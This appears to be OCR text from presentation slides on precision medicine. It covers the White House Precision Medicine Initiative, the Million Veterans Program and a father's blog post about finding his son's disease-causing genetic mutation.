






















It doesn’t scale!

We need a workaround.

the WHITE HOUSE PRESIDENT BARACK OBAMA

Contact Us Get Email Updates


BRIEFING ROOM ISSUES THE ADMINISTRATION PARTICIPATE 1600 PENN


Search

THE PRECISION MEDICINE INITIATIVE

1,000,000 Americans!

Building a “genetic telescope”!




Heart disease
Cancer
Diabetes
Mental health
Lung disease
Obesity

Pioneering Precision Medicine: The Million Veterans Program

DEPARTMENT OF VETERANS AFFAIRS
UNITED STATES OF AMERICA

+

DEPARTMENT OF ENERGY
UNITED STATES OF AMERICA

But, what about my son's mutation?

I wrote a blog post.

Hunting down my son's killer

[article index] [email me] [@mattmight] [+mattmight] [rss]

I found my son's killer.

It took three years.

But we did it.

